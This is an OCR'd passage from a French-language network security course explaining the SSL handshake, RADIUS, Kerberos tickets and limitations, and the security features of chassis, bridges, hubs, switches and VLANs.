
SSL est disponible dans les navigateurs Web, mais, situé au niveau 4 de l'architecture OSI, il n'est en principe pas limité au protocole HTTP.

La sécurisation des transactions par SSL 2.0 est basée sur un échange de clés entre client et serveur. La transaction sécurisée par SSL se fait selon le modèle suivant:


- Dans un premier temps, le client se connecte au site marchand sécurisé par SSL et lui demande de s'authentifier. Le client envoie également la liste des cryptosystèmes qu'il supporte, triée par ordre décroissant selon la longueur des clés.
- Le serveur à réception de la requête envoie un certificat au client, contenant la clé publique du serveur, signée par une autorité de certification (CA), ainsi que le nom du cryptosystème le plus haut dans la liste avec lequel il est compatible (la longueur de la clé de chiffrement - 40 bits ou 128 bits - sera celle du cryptosystème commun ayant la plus grande taille de clé).
- Le client vérifie la validité du certificat (donc l'authenticité du marchand), puis crée une clé secrète aléatoire (plus exactement un bloc prétendument aléatoire), chiffre cette clé à l'aide de la clé publique du serveur, puis lui envoie le résultat (la clé de session).

- Le serveur est en mesure de déchiffrer la clé de session avec sa clé privée. Ainsi, les deux entités sont en possession d'une clé commune dont ils sont seuls connaisseurs. Le reste des transactions peut se faire à l'aide de clé de session, garantissant l'intégrité et la confidentialité des données échangées.

Alors que SSL 2.0 ne permet que l'authentification du serveur vis-à-vis du client, SSL 3.0 vise à réaliser une authentification mutuelle des parties.



Handshake SSL V3



SSL record protocol

Radius

Concepts

RADIUS (Remote Authentication Dial-In User Service) est un protocole de transport de données d'authentification. Normalisé par l'IETF en janvier 1997 dans la RFC 2058, RADIUS avait essentiellement pour objectif de fournir aux fournisseurs d'accès Internet un moyen pour ne gérer qu'une seule base d'utilisateurs, et ce quel que soit le point d'accès auquel ces derniers se connectaient.

Actuellement dans sa seconde version, la dernière définition du protocole a été établie en juin 2000 dans la RFC 2865.

L'architecture de RADIUS repose sur trois acteurs distincts :

- le **poste utilisateur** ; il s'agit de la station de travail à partir duquel est émis la requête d'authentification,
- le **client RADIUS** ; il s'agit du point d'accès au réseau (serveur RAS, Firewall, routeur…)
- le **serveur RADIUS** ; le point central où les clients transmettent les données d'authentification.

En complément de cette infrastructure, un serveur d'authentification est nécessaire pour effectuer l'opération d'authentification à proprement parler.

Dans un premier temps, le poste utilisateur effectue une première requête (variable selon le service cible) auprès du client RADIUS. Selon le service employé, le client RADIUS transmet au poste utilisateur une invite spécifique à fournir ses authentifiants[10].

Munis de ces informations, le client RADIUS transmet alors une requête d'accès auprès du serveur RADIUS, et contenant les authentifiants fournis par le poste utilisateur.

Le serveur valide alors les données utiles à la requête, dont les authentifiants utilisateurs, et envoie au client une acceptation ou un refus.

RADIUS utilise le port UDP 1812.


Sécurité du protocole

Le principal élément de sécurité du protocole RADIUS consiste en l'existence d'un secret partagé entre le client et le serveur. Ce secret est utilisé pour les opérations de chiffrement/déchiffrement des données entre le client et le serveur, ainsi que pour l'authentification et le contrôle d'intégrité de certains paquets.

La norme ne précise pas ce que doit être ce secret, mais elle interdit explicitement le partage d'un secret nul. En revanche, la RFC recommande (« should ») l'utilisation d'un secret ayant le même niveau de complexité qu'un mot de passe de plus de 16 caractères.

Lorsque le client effectue une première requête d'accès à son serveur, il transmet un aléa (Request Authenticator – RA) de 16 octets au serveur. Ce dernier répond par un hash MD5 de la concaténation des champs « Code », « ID », « Longueur », « Aléa », « Attributs » et du fameux « Secret ». Le secret n'étant connu que du client et du serveur, le client peut alors calculer une réponse théorique à son aléa et compare le résultat de son calcul avec celui renvoyé par le serveur, lui permettant ainsi d'authentifier le serveur et de garantir que le paquet initial est resté intègre.

[10] Sauf s'il s'agit de PPP, auquel cas les données d'authentification étaient déjà présentes dans la première requête.



Afin d'éviter que les authentifiants fournis au serveur par le client ne transitent en clair sur réseau, ces derniers sont envoyés chiffrés au serveur selon l'algorithme de « Cipher Block Chaining » suivant :

1. Une fonction de padding est appliquée aux authentifiants afin d'obtenir un flux binaire d'une taille multiple de 16 octets,
2. Ce flux binaire est alors découpé en blocs de 16 octets,
3. Le premier bloc B_1 est chiffré par la fonction $K_1=MD5(Secret + RA)\ XOR\ B_1$
4. Les éventuels autres blocs Bn sont ensuite chiffrés par la fonction : $K_n=MD5(Secret+K_{n-1})\ XOR\ B_n$

Il s'agit ici du cas général de chiffrement des authentifiant ; les clefs MS-CHAP sont chiffrés selon un mécanisme similaire, mais pour la mise en œuvre de tunnels, un vecteur d'initialisation de 16 bits est ajouté au MD5 ($K_1=MD5(Secret + RA+VI)\ XOR\ B_1$).

Kerberos

Le protocole Kerberos fut créé à l'origine au sein du MIT en 1983 par les ingénieurs travaillant sur le Projet Athena. Kerberos V5 est désormais un standard de l'IETF (Internet Engineering Task Force) dont les spécifications sont décrites par la RFC 1510, le format des jetons échangés étant quant à lui décrit dans la RFC 1964.

Dans son principe, Kerberos est un mécanisme d'authentification mutuel entre clients et serveurs ; un client réalise une authentification sur un serveur Kerberos afin d'obtenir un jeton d'accès pour une ressource tierce. Ce jeton d'accès, à validité limitée dans le temps, sert alors de moyen d'authentification pour accéder à la ressource considérée.

Principes et Terminologie

Le système Kerberos est principalement un serveur d'authentification externe, dont le protocole est fondé sur le modèle de Needham et Schroeder publié en 1978 (« Using Encryption for Authentication in Large Networks of Computers »).

L'architecture de Kerberos constitue une architecture tripartite :

- Le **client**
- Le **serveur de ressources**
- Une (ou plusieurs) **autorité(s) approuvée(s)**.

L'autorité approuvée (AA) est un serveur dit « de confiance », et reconnu comme tel à la fois par le client et le serveur. On présuppose par ailleurs que l'autorité approuvée ne constitue pas le maillon faible du système, c'est-à-dire qu'il n'est vulnérable à aucune attaque connue.

Avant de poursuivre plus avant dans la description du schéma d'authentification, il est nécessaire d'introduire quelques notions de terminologie.

- Un « **principal** » Kerberos désigne un client du protocole, identifiable par un nom unique. Un client ou un serveur constitue un principal Kerberos
- Un « **Key Distribution Center** » (KDC) est une autorité approuvée qui stocke les informations de sécurité relatives aux principaux. En outre, il génère et gère les clefs de session.
- Un « **royaume** » (ou « realm ») Kerberos est une organisation logique dans laquelle il existe au moins une autorité approuvée et qui est capable d'authentifier les principaux déclarés sur ce serveur.
- Un « **ticket** » est une structure de données constituée d'une partie chiffrée et d'une partie claire. Les tickets servent à authentifier les requêtes des principaux. Il existe par ailleurs deux types de ticket :
    - Les tickets **TGT** (Ticket Granting Ticket)
    - Les tickets **ST** (Service Ticket)

Un système Kerberos assure deux types de service, par ailleurs non nécessairement hébergés sur la même machine ; un service d'authentification (AS ou « **Authentication Service** ») et un service d'octroi de tickets (TGS ou « **Ticket Granting Service** »).

Dans Kerberos, une AA (ie un KDC) génère et stocke les clefs secrètes (Ksec) des principaux qui lui sont rattachés.


Pour des raisons de sécurité, ces clefs secrètes ne servent que lors de la phase initiale d'authentification : dans toutes les autres phases, on utilise des clefs de session « jetables ».

Précisons que le système Kerberos V5, tel que défini dans la RFC 1510, n'utilise pas d'algorithmes à clefs asymétriques ; ce sont des clefs partagées qui sont utilisées pour l'authentification.

Détails du protocole

Dans un premier temps, le client désirant accéder à une ressource réalise une première phase visant à s'authentifier auprès du service AS d'un KDC.


Ce premier échange va permettre au client de récupérer un TGT auprès du service AS. La requête initiale contient alors, en clair, l'identité du requérant et le serveur pour lequel on demande un ticket. La partie chiffrée du TGT l'est avec la clef secrète du client ce qui implique que seul le bon utilisateur pourra déchiffrer ce TGT et donc s'en servir correctement.



Requête d'authentification sur un service d'AS


Précisons que, **l'authentification mutuelle n'est pas disponible lors de ce premier échange** client/AS, c'est-à-dire que le client n'est pas en mesure d'identifier avec certitude le serveur d'authentification. En effet, celui-ci ne renvoie au client que de l'information sous la forme de clés et de tickets, et lorsque le client déchiffre le message, il n'a aucun moyen de vérifier si les données en clair sont cohérentes.

Ce TGT ne servira par la suite que pour récupérer un ST auprès du service TGS, au terme d'un second échange client/TGS.




Requête de Service Ticket sur un service TGS

Le ST ainsi obtenu est alors présenté au serveur de ressource qui valide ou non la requête.



Requête d'accès à une ressource

Au final, la chronologie des échanges nécessaires pour atteindre un service donné est représentée sur la figure suivante :




Génération et traitement des tickets

L'accès à une ressource est ainsi réalisé en trois passes distinctes :

1. Génération du ticket ST par le serveur et transmission au client,
2. Traitement du ticket ST par le client et préparation de la requête au serveur,
3. Traitement de la requête par le serveur et poursuite des échanges.

Suite à la requête initiale du client, le serveur lui renvoie une structure de données chiffrée avec sa clef secrète et contenant :


- Une clef de session en clair
- La même clef de session, chiffrée avec la clef secrète du serveur de ressources
- Un horodatage



Génération d'un ST


Cette structure de données est déchiffrée par le client, qui se sert alors de son contenu pour préparer une requête à destination du serveur de ressource. Cette requête est composée :

- de la clef de session chiffrée avec la clef secrète du serveur de ressource (tel que nous l'a transmis le KDC)
- d'un authentifiant, chiffré avec la clef de session.



Traitement du ticket ST par le client

Lorsque le serveur de ressource réceptionne cette requête, il déchiffre la clef de session avec sa clef secrète, puis utilise cette clef de session pour déchiffrer l'authentifiant.



Traitement de la requête d'accès par le serveur de ressources

L'authentifiant fourni par le client contient une structure de données dont la cohérence est vérifiée après déchiffrement par le serveur de ressource : si cet authentifiant est correctement déchiffré le serveur de ressource valide alors la requête utilisateur.

Limitations

Bien que fondé sur des bases solides, Kerberos possède un certain nombre de points faibles :

- Il ne supporte que les mécanismes de chiffrement symétriques, qui nécessitent un partage et une mise à jour des clefs entre les différents serveurs d'administration et les clients. De plus, en cas de piratage des clefs, tous les clients peuvent être usurpés
- Si un pirate parvient à déterminer une clef d'un client, même ancienne, et a réussi à obtenir une capture de l'ensemble des messages de changement de mots de passe, il pourra en déduire la clef en cours, puisque les messages de changement de clef utilisent l'ancienne clef à chaque fois.
- Kerberos ne prend pas en compte les aspects d'autorisation : c'est à chaque système de s'adapter à Kerberos pour traiter la problématique de l'accès aux ressources.
- L'utilisation des horodatages permet d'éviter le rejeu sauf si les horloges locales sont trop désynchronisées, ou si le service d'horloge est piraté. Dans ce cas, il y a un risque de rejeu ou de refus de service de la part du serveur. Kerberos nécessite donc un service de temps fiable.

Il n'existe pas d'authentification mutuelle lors du protocole d'authentification initial. Le ticket délivré par le serveur est chiffré avec le K_{sec} de l'utilisateur. Le serveur est supposé comme authentique si K_{sec} est correct. Or, si K_{sec} est incorrect, le client déchiffrera le ticket de façon incorrecte et n'aura pas moyen de s'en apercevoir. C'est uniquement lors d'une requête auprès d'un serveur de ressources et lorsque ce dernier lui refusera l'accès (les informations contenues dans les tickets n'ont alors aucune chance d'être cohérentes) qu'il pourra soupçonner que le serveur d'authentification est un leurre.

Sécurité des matériels de réseaux

« – J'ai un SYSTEM ERROR 8301 !
– Et t'en es content ? »

Le guide du cabaliste Usenet

Vue d'ensemble

Chaque couche réseau est indépendante selon les principes définis par l'ISO, ce qui a pour conséquence directe que chaque couche réseau est sensible à certaines attaques.

Aussi, à chaque couche réseau correspond un ensemble de mécanismes de sécurité.


De part leur nature et la fonction qu'ils occupent au sein du réseau, les éléments actifs proposent des solutions pour sécuriser une ou plusieurs couches réseau.

Les châssis

Les châssis sont souvent considérés, à tort, comme des équipements totalement passifs dont l'utilité principale réside dans un système d'hébergement physique d'autres éléments de réseaux plus intelligents. On ignore alors souvent que ces matériels peuvent supporter certaines fonctions de sécurité.

Dans les faits, les mécanismes de sécurité mis en œuvre dans les châssis ont surtout pour but de contrer des menaces de type « déni de service » accidentelles (panne d'un élément, température hors norme, coupure électrique…), mais on y trouve également des fonctions d'administration distantes participant à la sécurité d'ensemble:

- Ventilation et alimentations doublées,
- Alimentations de secours,
- Agent d'administration SNMP ou autre (serveur HTTP par exemple),
- Sonde RMON pour le debugging à distance,
- Mécanismes de remplacement à chaud (hot swapping),
- Détection de pannes et bascule automatique d'un module sur un autre…



Les ponts

Un pont est un équipement réseau de bas niveau (Ethernet par exemple), permettant de séparer un segment en deux. A l'origine, cette volonté de séparation avait un double objectif :


- Assurer une meilleure répartition du trafic (pontage contre saturation) par un cloisonnement des flux sur chaque segment,
- Permettre d'allonger la longueur physique d'un segment, le pont étant alors utilisé comme un simple répéteur / amplificateur de signal.

Ce cloisonnement fonctionne de manière dynamique, par auto-apprentissage de la topologie du réseau :


> Le pont écoute les deux segments en permanence afin de déterminer, de part et d'autre, quelles sont les machines présentes sur chaque segment ; quand une machine d'un segment émet une trame à une machine du même segment, le pont ne retransmettra pas cette trame sur le second segment dont il a la charge.

Ce mécanisme limite alors les possibilités d'écoute, d'usurpation d'adresse Ethernet mais, surtout limite le trafic entre les deux segments.

Exemple de pontage pour limiter la saturation d'un segment :




Ce mécanisme a toutefois un effet indésirable : en cas de boucle dans le réseau, une trame émise à destination d'un autre segment peut se retrouver dupliquée à l'arrivée, comme l'indique le schéma suivant :



Cet inconvénient peut être contourné par l'application d'un algorithme dit de « spanning tree », permettant d'éviter un tel phénomène. L'inconvénient se transforme alors en avantage dans la mesure où, en cas de défaillance de l'un des ponts, on peut basculer le « routage » sur l'un des ponts restants (routage de secours).

Les concentrateurs

Un concentrateur, ou « Hub » en anglais, est un équipement de réseau « couche basse » permettant la mise en place d'un segment Ethernet partagé par plusieurs machines. Il se compose généralement d'un boîtier disposant de ports d'entrée/sortie sur lesquels on connecte les équipements terminaux. Il est également possible de cascader plusieurs concentrateurs entre eux afin de disposer d'un nombre de ports physiques plus important pour un même segment.



Un concentrateur demeure par définition un équipement de réseau *passif* : il se contente de répéter sur l'ensemble de ses ports les signaux qu'il reçoit, **et n'assure donc aucun mécanisme de contrôle de flux**. Par construction, il s'agit donc d'un équipement assurant la diffusion complète de l'information qui transite par lui, sans réel contrôle.

Du fait de sa passivité, un concentrateur n'assure donc pas de mécanisme de sécurité en tant que tel, mais de nombreuses évolutions ont offert la possibilité d'assumer de telles fonctions, même si elles demeurent de niveau élémentaire.

Brouillage de trame

Le principe du brouillage de trame consiste à ne diffuser les trames reçues qu'aux seuls ports destinataires, un peu comme le ferait un commutateur. Cependant, s'agissant d'un système à diffusion, les autres ports reçoivent tout de même une information, afin de pouvoir traiter les problèmes de collision, à savoir une trame Ethernet de même taille que celle d'origine mais dont le contenu est inintelligible ; seul le port destinataire reçoit alors effectivement la trame complète.

Ce mécanisme impose que le concentrateur soit alors capable de reconnaître les adresses Ethernet des machines qui lui sont connectées. Cette contrainte est assurée par la mise à jour d'une table de correspondance interne au concentrateur entre ports physiques et adresses Ethernet, mais cette table est généralement mise à jour de façon **dynamique** par une fonction d'auto-apprentissage ; lorsqu'une trame est émise par un équipement terminal, le concentrateur la reçoit sur un de ses ports et met alors à jour la table en conséquence et de façon automatique.

Le mécanisme ne permet donc pas de se protéger efficacement contre une falsification des adresses Ethernet.

Contrôle d'adresse

Le contrôle d'adresse consiste à figer l'adresse Ethernet d'une station sur un port particulier, et ce afin d'empêcher qu'un attaquant remplace une machine connectée par la sienne. Si l'adresse Ethernet de la machine ne correspond pas à celle prévue pour ce port, les communications sont alors interrompues sur ce port.

Le mécanisme offre toutefois une sécurité de faible niveau puisqu'il est toujours possible à un attaquant de falsifier son adresse Ethernet.

Contrôle de déconnexion

Certains concentrateurs offrent la possibilité d'inactiver un port en cas de détection d'une déconnexion. Cette fonctionnalité peut cependant être contraignante dans la mesure où le matériel ne sait pas toujours faire la différence entre un débranchement physique de la prise réseau et une extinction de la machine.

Inactivation programmable

Afin d'éviter une connexion pirate sur un port libre du concentrateur, les administrateurs réseau débrassent physiquement les prises inutilisées. Cette opération demeure contraignante car elle nécessite une opération dans les locaux techniques contenant les baies de brassage.

Certains concentrateurs, gérables à distance, offrent la possibilité d'inactiver un port par une commande spécifique, simplifiant alors la procédure.

Les commutateurs

Définitions et fonctionnement


Un commutateur Ethernet, ou « switch » en anglais, est un équipement de réseau « couche basse » similaire à un concentrateur. La différence essentielle entre ces deux équipements réside dans le fait qu'un commutateur viole sciemment le principe de diffusion du protocole Ethernet : les trames Ethernet ne sont donc remises qu'à leur(s) seul(s) destinataire(s) et non pas à l'ensemble des machines présentes sur le segment Ethernet.

Ce mécanisme offre de nombreux avantages, tant en termes de performances qu'en termes de sécurité :


- **L'écoute sur le réseau demeure particulièrement limitée** : les seules trames pouvant être capturées sont les trames à destination de sa propre machine, celles que l'on émet soi-même et les trames de broadcast.
- **La bande passante disponible n'est pas partagée** ; chaque équipement terminal dispose de la bande passante maximale puisqu'il est le seul à émettre et recevoir sur son propre segment physique.

La sous-couche MAC (Medium Access Control), généralement matérialisée dans Ethernet par le protocole CSMA-CD, devient inutile sur les équipements terminaux : du fait de la commutation des trames, c'est le commutateur qui gère les émissions de trames et donc les problèmes de collisions. Dans ce cas précis, on s'affranchit alors d'une sous-couche protocolaire, donc de temps de traitements.

Lorsque l'on utilise un commutateur Ethernet, on associe à chaque port physique une et une seule machine.



Il est cependant possible de cascader un ou plusieurs concentrateurs sur un commutateur ; cette technique est souvent utilisée lorsque le nombre de ports Ethernet du commutateur est insuffisant au regard du nombre de machines à interconnecter, et ce en raison du coût plus élevé d'un commutateur. En termes de sécurité, mais également de performances, ce type d'architecture est à proscrire puisque l'on perd ici tous les avantages acquis par le choix d'un commutateur sur le segment réseau concerné (écoute essentiellement).



Notion de VLAN


Le principal intérêt que représente un commutateur par rapport à un concentrateur réside dans sa capacité à gérer des réseaux virtuels ou VLANs (*Virtual Local Area Networks*), logiquement étanches entre eux.

Les VLAN peuvent être déclarés essentiellement selon **trois méthodes** (ou combinaisons de ces trois méthodes) :

- Une liste de ports sur le commutateur.
- Une liste d'adresse d'un protocole de niveau 3 (IP,IPX…)
- Une liste d'adresses MAC

